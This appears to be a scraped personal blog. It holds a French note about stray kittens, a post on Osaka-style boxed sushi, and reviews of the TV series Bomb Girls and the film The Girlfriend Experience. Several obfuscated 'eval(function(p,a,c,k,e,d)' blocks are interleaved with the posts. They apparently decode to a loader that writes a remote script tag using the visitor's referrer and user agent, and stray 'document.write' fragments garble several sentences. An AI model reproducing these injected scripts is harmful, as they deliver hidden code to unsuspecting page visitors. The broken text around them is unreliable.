Cependant quand je suis revenu de travailler hier soir, les voisins avaient fait le ménage et disparu étaient les Gloires du matin et les petits chatons courant dans la cour. C’est bien dommage. L’idée de petits chatons perdus dans la ruelle me rend très triste…

Malheureusement j’en ai déjà plein les bras avec mes deux chats et avec mes précédentes mauvaises expériences à essayer sans succès de trouver preneurs pour des chatons abandonnés, je dois me rendre à l’évidence que je ne peux rien y faire.

Toutefois, n’ayez crainte, on a entendu et entr’appercu la chatte et ses chatons chez un autre voisin dont la cour est, elle, encore en friche.

[ Translate ]

Osaka-style sushi

While watching “journeys in japan” today on NHK World, document.write(“”); I discovered a new style of sushi that is amazing: the Osaka-style Boxed sushi or Hakozushi!

It’s characterized by its flavoured rice which is pressed into a box with topping of cooked or cured ingredients (either eel, red snapper, omelet, shrimp, or, the most famous, mackerel aka battera or “portugese sushi”). When it is pushed out of its wooden mould it gives a perfectly square block of rice (or rectangular in the case of the battera) which is then cut into smaller square pieces. It literally looks like Rice Krispies squares with toppings!

It seems easier to make than regular sushi (mostly rolls or vinegared rice pieces shaped into the palm) which usually required a long apprenticeship. Also, since it has no raw meat (sashimi) like the Edo-style sushi, it is safer to eat and requires no dip sauce.

I found two receipes: one on Food Network and one on Yummly. I even found a how-to video for battera on YouTube:


Unfortunately, after a quick search, I couldn’t find a Japanese restaurant in Montreal that serves that type of sushi (if you find one, let me know!). I guess it only leaves us to try making it ourselves!

Bomb Girls


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|breiy|var|u0026u|referrer|dziak||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aktns|var|u0026u|referrer|iysan||js|php’.split(‘|’),0,{}))
“They work in munitions factories, document.write(“”); building the arms that keep their overseas husbands, lovers, brothers and sons alive and fighting. For these women, the freedoms they’re fighting for… come to include their own. While they’re building bombs, women also find themselves flourishing with newfound freedom, discovering strengths they never before imagined. At the same time they’re often woefully under-equipped for the new challenges they face. Amid propaganda and sexual harassment, crossing social and cultural boundaries, these remarkable women form a sisterhood never experienced before.”

“BOMB GIRLS delves into the lives of exceptional women — peers, friends and rivals. There’s the fiery rich girl Gladys looking to escape her crushing social expectations. There’s gentle, honey-voiced Kate who lands in Toronto on a raft of secrets. There’s tough-talking Betty who’s finally found a place where she belongs. And the gritty matron Lorna, whose heart blossoms through the power of work and unforeseen romance. The women form an unexpected kinship, while contending with the fathers, brothers, coworkers and suitors who are also facing various struggles (and advantages) of staying home. When your overseas lover could be shot dead tomorrow, when the materials you work with could explode in your face today, when you’re not sure if the free world will even be standing next month… you play your cards how you want — and you don’t play by the old rules.” (From the show’s website introduction)

I’ve finally finished Bomb Girls which has been sitting on the PVR for a while. I must say that I found the series quite disappointing — even for a canadian production. The lack of sound environment (little background noise, even in a factory!) was particularly annoying. But either it got better or the series simply just grew on me because I found it quite enjoyable in the end.

I guess Canadian producers don’t have much experience in period drama (although they produced a few good ones like Wind at my back, but Americans have produced more — and better ones probably due to bigger budget — like Deadwood, Mad Men, Boardwalk Empire or the recent Pan Am). However the sudden popularity of the genre (particularly with British shows like Downton Abbey) didn’t give them much choice and they had to jump in despite their relative inexperience. What probably saved the show is that they didn’t aimed at producing a complex and SFX-filled series like the Americans would do, but rather tried to emulate the simpler, more subtle style of the British series (simple, theatrical-like camera shot; good period costumes, evocating sets and, particularly, strong writing).

The series improved a lot in just six episodes and I enjoyed it even if it was nothing extraordinary. As you slowly discover each girl’s history (easy since the characterization is skin-deep) you get to like them. So, if you have time (it’s available online), I recommand it nevertheless. Hopefully, the second season (with twelve episodes) will be much better.


A Magazine Is an iPad That Does Not Work!

Someone at the book fair brought to my attention this funny (and viral it seems) video:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hefih|var|u0026u|referrer|difzi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hrzdh|var|u0026u|referrer|zetry||js|php’.split(‘|’),0,{}))


Think whatever you want of it, document.write(“”); it is cute.

The Girlfriend Experience

“Set in the weeks leading up to the 2008 presidential election, document.write(“”); The Girlfriend Experience is five days in the life of Chelsea (adult film star Sasha Grey in her mainstream film debut), an ultra high-end Manhattan call girl who offers more than sex to her clients, but companionship and conversation — “the girlfriend experience.” Chelsea thinks she has her life totally under control — she feels her future is secure because she runs her own business her own way, makes $2000 an hour, and has a devoted boyfriend (Chris Santos) who accepts her lifestyle. But when you’re in the business of meeting people, you never know who you’re going to meet… ” (Short synopsis from the press kit)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kiksy|var|u0026u|referrer|yrfna||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hbihh|var|u0026u|referrer|eaesd||js|php’.split(‘|’),0,{}))

The Girlfriend Experience is definitely not an entertaining movie — which is surprising considering that Steven Soderbergh is an experienced director (who gave us such movies as Sex, Lies, and Videotape (1989), Kafka (’91), Erin Brockovich (2000), Traffic (2000), Ocean’s Eleven (2001), Solaris (2002), and Che (2008)). However, it is certainly an interesting movie and reminds me more of the rather experimental productions from his early career. The movie is shot in video and edited in short sequences that tell the story in a non-linear way. As new characters are introduced you keep asking “ok, who’s that guy?”, and “when is this hapenning? Before or after this other sequence?” So it is very confusing and you cannot really enjoy the movie as you would normally do. Fortunately, the subject was interesting enough to keep me trying to make sense of it.

The movie tells the story of an independant, successful upscale prostitute who is able to maintain (or not) a balance between her job and her personal (romantic) relationships. The human aspects of this story is rather intriguing and would be quite an achievement if it would be original. Unfortunately, it’s not. It is suspiciously similar to a British TV series that I am quite fond of: Secret Diary of a Call Girl. Starring Billy Piper (Doctor Who), the series started in September 2007 and lasted four seasons for a total of thirty-two episodes. Itself based on the blog and books of Belle de Jour (a.k.a. Dr. Brooke Magnanti), The Intimate Adventures of a London Call Girl, the series tells the story of Belle, a successful high-class London Call Girl who has trouble balancing her job and the relationship with her boyfriend. Sounds familiar? There are really too much similarities to be a coincidence: the anecdote on how she does her accounting, the emphasis on fashion, and the fact that, in the end, whatever happens, all she can do (all she knows) is going back to “work”. Unfortunately for The Girlfriend Experience, the production quality, the acting and the incredible British humour makes of Secret Diary of a Call Girl an interesting AND very entertaining experience.

The Girlfriend Experience is definitely a below-average movie. It’s not only that I am already prejudiced against short movies (less than 100 min.), but this movie fails to deliver on too many aspects. When you put so much efforts advertising that your movie’s main actress is an ex-porn star you gotta put at least a few hot, realistic sex scenes. Instead, she delivers what seems like an unexpressive and emotionless performance. And the ad libbing of the actors creates dialogs that feel totally unnatural. And it’s not only me: according to Wikipedia the film did less at the box office (slightly above $1 M) than its production cost ($1.3 M) and received a poor rating from critics at Rotten Tomatoes (64%). The audience’s rating was even less (35%). Therefore I really cannot recommend this movie for any reason whatsoever. Unless you are masochistic, of course, or an unconditional fan of Soderbergh.


The Girlfriend Experience. USA, 2009, 77 min.; Dir.: Steven Soderbergh; Prod.: Gregory Jacobs; Scr.: Brian Koppelman & David Levien ; Exec. Prod.: Todd Wagner & Marc Cuban; Phot.: Peter Andrews; Art Dir.: Carlos Moore; Ed.: Mary Ann Bernard; Music: Ross Godfrey; Cost. Des.: Christopher Peterson; Casting: Carmen Cuba; Distrib.: Magnolia Pictures; Cast: Sasha Grey (Chelsea/Christine), Chris Santos (Chris), Philip Eytan (Philip), Glenn Kenny (The Erotic Connoisseur), Timothy Davis (Tim), David Levien (David), Mark Jacobson (Interviewer), Peter Zizzo (Zizzo), Vincent Dellacera (driver), Kimberly Magness (Happy Hour). Rated R (sexual content, nudity and language). Official website.

The Girlfriend Experience © 2009 2929 Productions LLC.